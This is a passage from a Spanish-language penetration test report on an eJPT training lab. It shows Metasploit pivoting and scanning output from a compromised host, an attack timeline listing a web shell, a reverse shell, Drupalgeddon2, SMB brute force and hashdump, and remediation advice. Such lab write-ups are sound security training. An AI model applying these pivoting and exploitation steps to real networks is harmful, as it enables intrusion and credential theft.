    IPv4 Address. . . . . : 192.168.100.55
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.100.1
```

Ethernet adapter Ethernet 4:

```
    Connection-specific DNS Suffix  . : eu-central-1.compute.i
nternal
    Link-local IPv6 Address . . . . . : fe80::ac67:a04b:27a2:7
a71%27
    IPv4 Address. . . . . : 192.168.0.50
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1
```

```
C:\Windows\system32>
```

- run `autoroute -s 192.168.0.0/24`

```
C:\Users>exit
```

```
exit
```

```
meterpreter > run autoroute -s 192.168.0.0/24
```

```
[!] Meterpreter scripts are deprecated. Try post/multi/manage
/autoroute.
```

```
[!] Example: run post/multi/manage/autoroute OPTION=value [..
.]
```

```
[*] Adding a route to 192.168.0.0/255.255.255.0...
```

```
[+] Added route to 192.168.0.0/255.255.255.0 via 192.168.100.
55
```

```
[*] Use the -p option to list all active routes
```

```
meterpreter > run autoroute -p
```

```
[!] Meterpreter scripts are deprecated. Try post/multi/manage
```

- run `post/multi/gather/ping_sweep RHOSTS=192.168.0.0/24`
- Hosts encontrados: 192.168.0.1, 192.168.0.50, 192.168.0.51, 192.168.0.57

- msf → use auxiliary/scanner/portscan/tcp → Escaneo de puertos en red interna

```
meterpreter > run post/multi/gather/ping_sweep RHOSTS=192.168.0.0/24

[*] Performing ping sweep for IP range 192.168.0.0/24
[+] 192.168.0.1 host found
[+] 192.168.0.57 host found
[+] 192.168.0.50 host found
[+] 192.168.0.51 host found
meterpreter >
```

- 192.168.0.50: HTTP(80), SMB(445), RDP(3389), NetBIOS(139,135) → WINSERVER-03
- 192.168.0.51: HTTP(80), SSH(22), RDP(3389) → Apache/Ubuntu
- 192.168.0.57: SSH(22)

```
[*] Scanned 1 of 4 hosts (25% complete)
[+] 192.168.0.50: - 192.168.0.50:80 - TCP OPEN
[+] 192.168.0.50: - 192.168.0.50:139 - TCP OPEN
[+] 192.168.0.50: - 192.168.0.50:445 - TCP OPEN
[+] 192.168.0.50: - 192.168.0.50:3389 - TCP OPEN
[+] 192.168.0.50: - 192.168.0.50:135 - TCP OPEN
[*] Scanned 1 of 4 hosts (25% complete)
[*] Scanned 2 of 4 hosts (50% complete)
[+] 192.168.0.51: - 192.168.0.51:22 - TCP OPEN
[+] 192.168.0.51: - 192.168.0.51:80 - TCP OPEN
[+] 192.168.0.51: - 192.168.0.51:3389 - TCP OPEN
[*] Scanned 2 of 4 hosts (50% complete)
[*] Scanned 3 of 4 hosts (75% complete)
[+] 192.168.0.57: - 192.168.0.57:22 - TCP OPEN
[*] Scanned 3 of 4 hosts (75% complete)
[*] Scanned 4 of 4 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

- msf → auxiliary/scanner/smb/smb_version → 192.168.0.50 = WINSERVER-03 (Windows 2019)

```
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.0.50
RHOSTS => 192.168.0.50
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.0.50:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption capabilities:AES-128-CCM) (signatures:optional) (guid:{e3259050-5b42-4ddb-882e-e5e5e2f39df4}) (authentication domain:WINSERVER-03)
[+] 192.168.0.50:445 - Host is running Windows 2019 Datacenter (build:17763) (name:WINSERVER-03) (workgroup:WORKGROUP)
[*] 192.168.0.50: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █
```

- msf → auxiliary/scanner/http/http_version → 192.168.0.51 = Apache/2.4.41 (Ubuntu)

```
msf6 auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.0.50 192.168.0.51
RHOSTS => 192.168.0.50 192.168.0.51
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.0.50:80 Microsoft-IIS/10.0
[*] Scanned 1 of 2 hosts (50% complete)
[+] 192.168.0.51:80 Apache/2.4.41 (Ubuntu)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > █
```

Impacto

Descubrimiento de una red interna previamente desconocida con tres hosts adicionales. Acceso potencial a sistemas internos que de otro modo no serían alcanzables desde la red externa.

Recomendación

Implementar segmentación de red estricta con firewalls entre segmentos. Deshabilitar el routing entre interfaces en servidores que no actúen como routers. Monitorizar el tráfico entre segmentos de red.

5. Cronología del Ataque

Fase	Acción	Resultado
Reconocimiento	nmap -sn 192.168.100.0/24	7 hosts activos identificados (.50, .51, .52, .55, .63, .67, .1)
Enumeración .50	nmap -p- -sS -sCV + dirb + whatweb	WINSERVER-01: WordPress, phpMyAdmin, MariaDB, SMB, RDP descubiertos
Explotación .50	phpMyAdmin root sin contraseña	Acceso total a MariaDB y extracción de credenciales
Explotación .50	Login admin/admin en WordPress	Acceso admin WordPress. Hash descifrado: admin:*****, mike:*****
Explotación .50	Web Shell vía WP File Manager	RCE como NT AUTHORITY\SYSTEM. Flags: Administrator + mike capturadas
Enumeración .51	FTP anónimo + dirb	Webshell cmdasp.aspx descubierta en /aspnet_client/
Explotación .51	cmdasp.aspx → PowerShell reverse shell	RCE como NT AUTHORITY\SYSTEM. Flag Administrator capturada
Enumeración .52	Nmap + smbclient + dirb	Drupal 7.57 identificado, usuarios: auditor, dbadmin, ubuntu
Explotación .52	Drupalgeddon2 (MSF)	Meterpreter como www-data. Escalada a root. Flags auditor + root capturadas
Enumeración .55	Nmap SMB + lookupsid	WINSERVER-03: Windows 2019, usuario administrator identificado
Explotación .55	Hydra fuerza bruta SMB	Credencial: administrator:*****
Explotación .55	psexec (MSF)	Meterpreter como NT AUTHORITY\SYSTEM. Flags admin + Administrator capturadas
Post-explot. .55	hashdump + autoroute + ping_sweep	Red interna 192.168.0.0/24 descubierta: hosts .50, .51, .57
Enumeración .63/.67	crackmapexec + winrm + SSH	Usuarios identificados: lawrence (.63), administrator, guest, krbtgt (.67)

6. Conclusiones y Recomendaciones Generales

El laboratorio eJPT presentó una cadena de explotación que ilustra cómo vulnerabilidades básicas pero críticas pueden comprometer completamente una infraestructura de red. Se lograron comprometer cuatro de seis hosts objetivo, obteniendo privilegios máximos en todos ellos. Las principales problemáticas identificadas son:

- Credenciales débiles o por defecto en múltiples servicios (WordPress, phpMyAdmin, FTP, SMB)
- Software desactualizado con vulnerabilidades críticas conocidas (Drupal 7.57 — Drupalgeddon2)
- Ausencia de segmentación de red que permitió el pivoting hacia la red interna 192.168.0.0/24
- Archivos de configuración con credenciales en texto plano accesibles desde la web
- Servicios innecesariamente expuestos sin autenticación (FTP anónimo, MariaDB sin contraseña)
- Web shells preexistentes en el servidor web que no fueron detectadas ni eliminadas

Plan de remediación por prioridad

Prioridad	Hallazgo	Plazo sugerido
CRÍTICA	Web Shell ASPX en IIS (HALL-03)	Inmediato (< 24h)
CRÍTICA	Drupalgeddon2 — Actualizar Drupal (HALL-04)	Inmediato (< 24h)
CRÍTICA	RCE via WP File Manager (HALL-02)	Inmediato (< 24h)
ALTA	phpMyAdmin — Root sin contraseña (HALL-01)	Urgente (< 1 semana)
ALTA	SMB Brute Force — Contraseñas débiles (HALL-05)	Urgente (< 1 semana)
MEDIA	Segmentación de red — Pivoting interno (HALL-07)	Corto plazo (< 1 mes)

7. Referencias

- INE Security — eJPT (eLearnSecurity Junior Penetration Tester): <https://ine.com/learning/certifications/internal/elearnsecurity-junior-penetration-tester>
- CVE-2018-7600 — Drupalgeddon2: <https://nvd.nist.gov/vuln/detail/CVE-2018-7600>
- OWASP Top 10 2021: <https://owasp.org/www-project-top-ten/>
- Metasploit Framework — Documentación: <https://docs.metasploit.com/>
- PTES — Penetration Testing Execution Standard: <http://www.pentest-standard.org/>
- Nmap Reference Guide: <https://nmap.org/book/man.html>

— *Fin del Informe* —